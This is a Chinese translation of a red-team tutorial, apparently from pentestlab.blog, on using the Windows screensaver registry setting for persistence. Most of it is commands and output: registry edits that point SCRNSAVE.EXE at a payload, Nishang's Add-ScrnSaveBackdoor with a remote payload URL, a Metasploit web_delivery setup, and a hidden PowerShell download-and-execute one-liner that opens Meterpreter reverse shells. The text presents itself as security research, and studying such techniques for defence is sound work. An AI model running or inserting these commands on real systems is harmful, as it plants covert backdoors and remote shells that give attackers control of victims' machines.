
屏幕保护是Windows功能的一部分，使用户可以在一段时间不活动后放置屏幕消息或图形动画。众所周知，Windows的此功能被威胁参与者滥用为持久性方法。这是因为屏幕保护程序是具有.scr文件扩展名的可执行文件，并通过scrnsave.scr实用程序执行。

屏幕保护程序设置存储在注册表中，从令人反感的角度来看，最有价值的值是：

```
HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE
HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive
HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaverIsSecure
HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeOut
```




Computer\HKEY_CURRENT_USER\Control Panel\Desktop

| Name | Type | Data |
|---|---|---|
| FontSmoothingType | REG_DWORD | 0x00000002 (2) |
| ForegroundFlashCount | REG_DWORD | 0x00000007 (7) |
| ForegroundLockTime... | REG_DWORD | 0x00030d40 (200000) |
| ImageColor | REG_DWORD | 0xafe29e44 (2950864452) |
| LastUpdated | REG_DWORD | 0x00000000 (0) |
| LeftOverlapChars | REG_SZ | 3 |
| LockScreenAutoLock... | REG_SZ | 0 |
| MaxMonitorDimension | REG_DWORD | 0x00000ab0 (2736) |
| MaxVirtualDesktopDi... | REG_DWORD | 0x00000ab0 (2736) |
| MenuShowDelay | REG_SZ | 400 |
| MouseWheelRouting | REG_DWORD | 0x00000002 (2) |
| PaintDesktopVersion | REG_DWORD | 0x00000000 (0) |
| Pattern | REG_DWORD | 0x00000000 (0) |
| PreferredUILanguages | REG_MULTI_SZ | en-GB |
| RightOverlapChars | REG_SZ | 3 |
| ScreenSaveActive | REG_SZ | 1 |
| ScreenSaverIsSecure | REG_SZ | 0 |
| ScreenSaveTimeOut | REG_SZ | 60 |
| SCRNSAVE.EXE | REG_SZ | C:\WINDOWS\system32\Bubbles.scr |

屏幕保护程序–注册表项

可以通过命令提示符或从PowerShell控制台修改或添加注册表项。由于.scr文件本质上是可执行文件，因此两个扩展名都可以用于后门植入。


```
reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d c:\tmp\pentestlab.exe
reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d c:\tmp\pentestlab.scr
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -
Value 'c:\tmp\pentestlab.exe'
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -
Value 'c:\tmp\pentestlab.scr'
```



```
C:\Users\panag>reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d c:\tmp\pentestlab.exe
Value SCRNSAVE.EXE exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Users\panag>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\panag> New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -Value 'c:\tmp\pentestlab.
exe'


SCRNSAVE.EXE : c:\tmp\pentestlab.exe
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Control Panel\Desktop\
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Control Panel
PSChildName  : Desktop
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry
```

添加注册表项– CMD和PowerShell

一旦机器不活动时间段过去，将执行任意有效载荷，并且将再次建立命令和控制的通信。




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.145:4444
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4444 -> 192.168.254.1:61696) a
t 2019-10-07 20:56:14 -0400

meterpreter >
```

屏幕保护程序– Meterpreter

Nishang框架包含一个PowerShell脚本，该脚本也可以执行此攻击，但与上述方法相比，它需要管理级别的特权，因为它在本地计算机中使用注册表项来存储将执行远程托管有效负载的PowerShell命令。这种技术的好处是它不会接触磁盘。

```
Import-Module .\Add-ScrnSaveBackdoor.ps1
Add-ScrnSaveBackdoor -PayloadURL http://192.168.254.145:8080/Bebr7aOemwFJO
```




```
PS C:\tmp> Set-ExecutionPolicy Bypass 2
PS C:\tmp> Import-Module .\Add-ScrnSaveBackdoor.ps1
PS C:\tmp> Add-ScrnSaveBackdoor -PayloadURL http://192.168.254.145:8080/Bebr7aOemwFJO


SCRNSAVE.EXE : C:\Windows\System32\Ribbons.scr
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Control Panel\Desktop\
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Control Panel
PSChildName  : Desktop
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
                NT\CurrentVersion\Image File Execution Options\Ribbons.scr
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
                NT\CurrentVersion\Image File Execution Options
PSChildName   : Ribbons.scr
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 0
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
                Options\Ribbons.scr

Payload added as Debugger for Ribbons.scr
```

Nishang –屏幕保护程序后门

在这种情况下，可以使用Metasploit Web交付模块生成并托管PowerShell负载。一旦用户会话变为空闲，屏幕保护程序将执行PowerShell负载，然后将打开一个meterpreter会话。

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST IP_Address
set target 2
exploit
```



```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.145:4444
[*] Using URL: http://0.0.0.0:8080/eqj9ix
[*] Local IP: http://192.168.254.145:8080/eqj9ix
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target ma
chine:
powershell.exe -nop -w hidden -c $I=new-object net.webclient;$I.proxy=[Net.WebRequest]::
GetSystemWebProxy();$I.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $
I.downloadstring('http://192.168.254.145:8080/eqj9ix');
[*] 192.168.254.1    web_delivery - Delivering Payload (2125) bytes
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 3 opened (192.168.254.145:4444 -> 192.168.254.1:56514) at 2019-1
0-08 10:29:52 -0400
```

Meterpreter –屏幕保护程序

利用屏幕保护程序的持久性技术的问题在于，当用户返回并且系统未处于空闲模式时，会话将中断。但是，红队可以在用户不在时执行其操作。如果屏幕保护程序被组策略禁用，则该技术不能用于持久性。

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。 原文地址：https://pentestlab.blog/2019/10/09/persistence-screensaver/*